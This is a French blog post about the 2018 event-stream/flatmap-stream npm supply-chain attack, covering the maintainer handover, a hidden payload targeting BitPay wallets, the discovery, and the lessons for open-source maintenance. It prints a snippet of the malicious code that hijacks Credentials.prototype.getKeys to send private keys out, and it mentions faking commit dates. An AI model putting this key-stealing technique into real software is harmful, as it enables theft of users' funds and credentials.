L'histoire vraie d'un module NPM hostile

3 décembre 2018 3 comments (http://www.jesuisundev.fr/histoire-vraie-dun-module-npm-hostile/#comments) Article développement (http://www.jesuisundev.fr/category/developpement/), javascript (http://www.jesuisundev.fr/category/javascript/), NodeJS (http://www.jesuisundev.fr/category/nodejs/), npm (http://www.jesuisundev.fr/category/npm/)

Notre histoire commence en l'an de grâce 2018, un 20 novembre pour être précis, avec une issue (https://github.com/dominictarr/event-stream/issues/116) GitHub portant un drôle de nom. Je ne sais pas quoi dire. Non, moi je sais quoi dire, c'est le nom de l'issue. Dans cette issue un dev a trouvé un bout de code vraiment hostile dans un module très populaire. On parle d'un module téléchargé plus de 2 millions de fois, des plus petites aux plus grandes entreprises, c'est tournée générale. D'ailleurs, peut être même que tu l'as en ce moment meme sur ton PC. Ecoute moi amoureux du npm install cette histoire te concerne directement.

Genèse

En vérité notre histoire commence bien avant le 20 novembre puisque la vraie genèse de tout ça est en 2012. Elle concerne un développeur au pseudonyme de dominictarr (https://github.com/dominictarr). Notre dev il aime ça l'open source. Il pousse du code non stop, il a une belle grille verte bien remplie sur GitHub et il est bien content. Un jour il a l'idée d'un module npm dédié au Stream NodeJS (https://github.com/dominictarr/event-stream). Il se dit, et il a raison, que les dev nodeJS sous-estiment la puissance des streams et propose des solutions faciles via son module. Et c'est cool ça, son module est utile et au cours des années qui suivent il va pousser un max de features de fou sur son module au fur et à mesure de ses besoins. Il fait ça pour le fun et il fait ça bien. **C'est grâce à des gens comme dominictarr qu'on peut se concentrer sur nos problèmes métier et pas toutes ces choses dans les layers en-dessous.** Il est passionné notre dev il adore ça travailler sur son module et il contrôle férocement toute personne qui veut y participer via des merge requests évidemment.

En 2014 son module commence à être connu de la communauté et à monter doucement en popularité jusqu'en 2015. Là, on rigole plus par contre, il explose tous les téléchargements avec 16M de downloads. **L'adoption folle de ce module continue en 2016, 2017 et 2018 où il atteint les 70M de downloads dans l'année** d'après npm stats (https://npm-stat.com/charts.html?package=event-stream&from=2012-11-27&to=2018-11-27). Ca c'est du bon, du gras, bien poilu, le npm install --save les yeux fermés si tu travailles avec des streams et que t'aimes ça streamer à gogo. Que du bon jusqu'ici, tout le code est scrupuleusement étudié à la loupe avant d'être publié et la vie est belle. Dominictarr il maintient le repos tout seul et ça depuis des années. L'open source c'est gratuit et à force des années qui passent il commence à se lasser de le maintenir. Au milieu de l'été 2018 notre dev ne commit pratiquement plus rien laissant la place à tous les participants. Il a tasse tellement qu'un jour un contributeur du nom de rightlicht, qui avait déjà participé de façon significative au projet, lui demande s'il peut reprendre les droits sur le repos : il va dire oui sans poser de questions soulagé de plus avoir à s'en occuper. C'est là qu'il faut commencer à t'accrocher à la chaise.

(https://github.com/dominictarr/event-stream/issues/116#issuecomment-440927400)

Donc le mainteneur ragequit sur un module à 70M downloads et le donne à un random dude. Un inconnu des Internets en plus. On sait bien qu'internet c'est pas Walt Disney, le genre de gens qu'on trouve dans les Internets viennent des sous-sols des enfers. Mais attention, que les choses soient claires : ce type nous doit rien, il doit rien à personne. Il fait son projet open source gratuitement pour tout le monde. **Tout le monde est bien content que ça marche.** Le problème n'est pas le dev, on en reparlera plus tard. En tous cas, il en a marre, il se barre et au lieu de laisser le projet à l'abandon autant le donner à quelqu'un. Mais voilà, le problème c'est qu'il est tombé sur un démon, et de type furtif en plus.

L'attaque ninja en deux temps


Au début le type est calme. Le 4 septembre 2018, genre l'air de rien je suis gentil, vas-y que je commis des exemples de code pour faire un map et un split (https://github.com/dominictarr/event-stream/commit/0cc6c7f6c762ef7a6c2882966d537d4255337c105). C'est cool ses exemples on aime. Ensuite il commit un peu plus pour mettre à jour le README, why not c'est le bien la documentation. Et puis le 9 septembre il met en marche la première partie de son plan et il pousse ça (https://github.com/dominictarr/event-stream/commit/a3163361fed01384c986b9b4c18feb1fc42b8285). **Il ajoute simplement une dépendance bénigne**, un autre module qui s'appelle flatmap-stream. Au debut ce truc là fait pas grand chose, il fait semblant de faire une feature (https://github.com/hugeglass/flatmap-stream/blob/master/index.js) dans l'index.js que personne utilise et que personne n'a vu d'ailleurs. Mais c'est gentil, ca fait du mal à personne.

La seconde partie est carrément un acte de satanique par contre. Le 5 octobre 2018 il pousse un second commit sur flatmap-stream où il rebase en changeant la date au premier commit pour que personne ne voit que la lib n'a été changée. Sûrement en utilisant un bon gros GIT_COMMITTER_DATE= =$(date) » git commit –amend –no-edit –date « $(date) ». Dans ce commit il change le fichier index.min.js et pousse une version différente de ce fichier sur le NPM registry. **Oui, vous n'êtes pas obligés de pousser la meme chose sur NPM et GitHub.** Et ce fichier c'est GENRE le même fichier qu'index.js mais rempli pour les perfs l'inquiète pas je suis philanthrope mon ami. C'est pas du tout le cas en fait. Non non rien à voir c'est bien un bout de code l'enfer qui l'envoie de façon détendue. C'est accompagné d'un fichier data encrypté en AES256 (https://unpkg.com/flatmap-stream@0.1.1/test/data.js) déguisé comme des fixtures de test pour faire le taf discrètement. Evidemment juste après il bump une nouvelle version (https://github.com/dominictarr/event-stream/commit/59999585dfc1b0a80eb5caaac4cdc76b3b828bdf#r2) du premier module (event-stream) avec une nouvelle version mineure passant de la 3.3.5 à la 3.3.6. Du coup tous les jean-jean comme toi et moi qui faisons un npm install ou un npm update vont se manger le code diabolique bien là où je pense. On estime que de cette façon entre 1.5 et 2 millions de downloads ont été compromis. Le gars a du se gaver à plus savoir où en mettre. Mais pourquoi se donner autant de mal ? Vous l'avez déjà deviné il y a évidement beaucoup d'argent à la clef.

Horreur et effroi

Retour au 20 novembre 2018, presque 1 mois et demi plus tard, un dev du nom de FallingSnow (https://github.com/FallingSnow) travaille sur un bug dans un autre module. Rien à voir. **Ceci dit ce module a une dépendance direct à event-stream.** Il découvre que son problème est lié à cette dépendance et décide de fouiller deep dive la tête la première dans les entrailles d'event-stream. Il découvre alors la dépendance flatmap-stream qu'il va scanner de la même façon avec l'espoir de régler son problème personnel. Et c'est là qu'il va tomber nez à nez avec le code hostile avant de le flagge (https://github.com/dominictarr/event-stream/issues/116)r immédiatement sans trop comprendre ce qui se passe.

Le code (https://gist.github.com/tthunter/8dcc4ca8392bcc6f8cdee663fb80b94a) de l'attaque en lui-même il a fait trembler tous les gens avec des BitCoins (https://www.abcbourse.com/graphes/eod.aspx?s=BTCUSDu&t=lc7). Enfin pas exactement tous, seulement les utilisateurs de hot wallet (https://en.bitcoin.it/wiki/Hot_wallet) qui utilisent Bitpay (https://bitpay.com/). Je vous fais une version courte et simplifiée : la premiere chose qu'il fait c'est de chercher ces fameux hot wallet. Et ça peu importe si vous êtes sur mobile, une app Electron ou un browser : il se base sur un objet device et va tout furter de la même façon. Ensuite il va gentillement itérer sur tous les ids de wallet qu'il trouve et qui dépassent un certain montant. **Il est intéressant ici de noter que l'attaque ne va se déclencher que si le wallet en question dépasse les 100 bitcoins.** Je précise qu'un bitcoin, meme si ca c'est pété la gueule de façon folle, ça vaut qu'en meme 4 262,96 $ USD au moment où j'écris ces lignes. C'est de la thune en masse. Dans la troisième et dernière étape de son attaque tout est envoyé sur un serveur en Malaisie. Ho et puis attention si vous faites parti de ces gens là c'est sans pitié. Le compte en entier est volé, la thune, les clefs privées, la femme, les enfants et l'appart.



La clef de compréhension de cette attaque est la suivante :

cette méthode (https://github.com/bitpay/bitcore-wallet-client/blob/master/lib/credentials.js#L392) dans le repos de BitPay

```
Credentials.prototype.getKeys = function(password) {
  ...du code qui decrypte le password et qui le renvoie...

  return keys;
};
```


est remplacé par ceci

```
var Credentials = require("bitcore-wallet-client/lib/credentials.js");
// Intercept the getKeys function in the Credentials class
Credentials.prototype.getKeysFunc = Credentials.prototype.getKeys;
Credentials.prototype.getKeys = function(keyslookup) {
  const originalResult = this.getKeysFunc(keyslookup);
  try{
    if (global.CSSMap && global.CSSMap[this.xPubKey]) {
      delete global.CSSMap[this.xPubKey];
      sendMessage("pk", keyslookup + "\t" + this.xPubKey);
    }
  } catch (err) {}

  return originalResult;
};
```

Tout repose sur le prototypage JavaScript (https://developer.mozilla.org/fr/docs/Web/JavaScript/Reference/Objets_globaux/Object/prototype). Pour les gens non familiés avec JavaScript : quand une instance d'objet est crée l'engin JavaScript va ajouter une propriété prototype à cet objet. Ce prototype est un objet avec un constructeur auquel on peut rajouter des méthodes, ces méthodes peuvent également être surchargées par la suite. C'est ainsi que BitPay a utilisé le prototype de l'objet Credentials pour créer sa methode getKeys (Credentials.prototype.getKeys) et que par la suite elle a été surchargée par le code malicieux. Ensuite un POST va envoyer tout ce qu'il a réussi à récupérer direction Kuala Lumpur et c'est du gros bitcoin pour jean-michel hacker sans les mains.

Conséquences



Les gars de chez BitPay ils ont serrer les fesses. À tel point que le 26 novembre 2018 ils ont publier ça (https://blog.bitpay.com/npm-package-vulnerability-copay/) où ils expliquent comment c'est chaud cette histoire et que tout le monde doit serrer les fesses avec eux en mettant à jour l'appli. Alors c'est marrant ils disent que l'app n'a pas été vulnérable à l'attaque mais ils disent également de vite, mais alors vite vite mettre à jour l'appli. Le jour suivant NPM quand ils ont vu ça ils ont paniqué aussi (https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident) et ont pris immédiatement le contrôle total du module hostile. **Il rassure tout le monde en confirmant que si vous n'êtes pas sur BitPay, vous pouvez vous détendre.** Ils ont également supprimé les versions hostiles dans le registry pour que plus personne ne puisse les télécharger.

Enfin le développeur qui a cédé les droits sur le package s'est exprimé (https://gist.github.com/dominictarr/9fd9c1024c94592bc7268d36b8d83b3a) après les événements. Il revient avec pas mal de détails, et de sentiments personnels, sur la raison qui l'a poussé à ceder les droits sur le package. Et c'est tout simplement car ce n'était plus fun de continuer à bosser dessus et d'en être responsable. Le réel problème en open source est que si on vous enlève le fun vous n'avez plus aucune raison de bosser sur un projet. La plupart des packages indispensables à nos apps sont gérés par des gens comme dominictarr qui donnent leur temps, leur énergie et leur passion à notre service gratuitement. Quand toute cette histoire à éclaté j'issue était spammée de commentaires haineux envers le dev. C'est fou ce que les gens peuvent être cons. **On ne crie pas remboursé quand le spectacle est gratuit** D'ailleurs il propose meme des solutions comme par exemple payer les mainteneurs de packages qui maintiennent nos applications. Ou alors tout simplement plus de participation à ces packages et du coup avoir plus de contrôle sur qui les met à jour et surtout ils sont mis à jour.

Epilogue

Si ca peut en rassurer certains ça a lair de se focus pas mal sur la crypto-currency, mais c'est pas une raison pour baisser sa garde. Tant qu'on se reposera sur la bonne volonté de mainteneurs inconnus on s'exposera à ce genre de choses. Et surtout il faut pas oublier une chose : ce package comme la plupart des packages en open source est fourni avec la licence MIT, petit extrait: **CE LOGICIEL EST FOURNI « TEL QUEL », SANS AUCUNE GARANTIE.** Est ce que j'ai vraiment besoin de ce module ? La voilà la question à vous poser à chaque fois que vous en ajoutez un. Cette question devient de plus en plus critique. Cette histoire est vraie, comme pleins d'autres cas similaires qui sont déjà arrivées. Et c'est pas fini, c'est sûr, y'en aura d'autres. Peut-être même en ce moment même dans ton node_modules.

Tags: dependances (http://www.jesuisundev.fr/tag/dependances/), développement (http://www.jesuisundev.fr/tag/developpement/), developpeur (http://www.jesuisundev.fr/tag/developpeur/), javascript (http://www.jesuisundev.fr/tag/javascript/), nodejs (http://www.jesuisundev.fr/tag/nodejs/), npm (http://www.jesuisundev.fr/tag/npm/), package (http://www.jesuisundev.fr/tag/package/)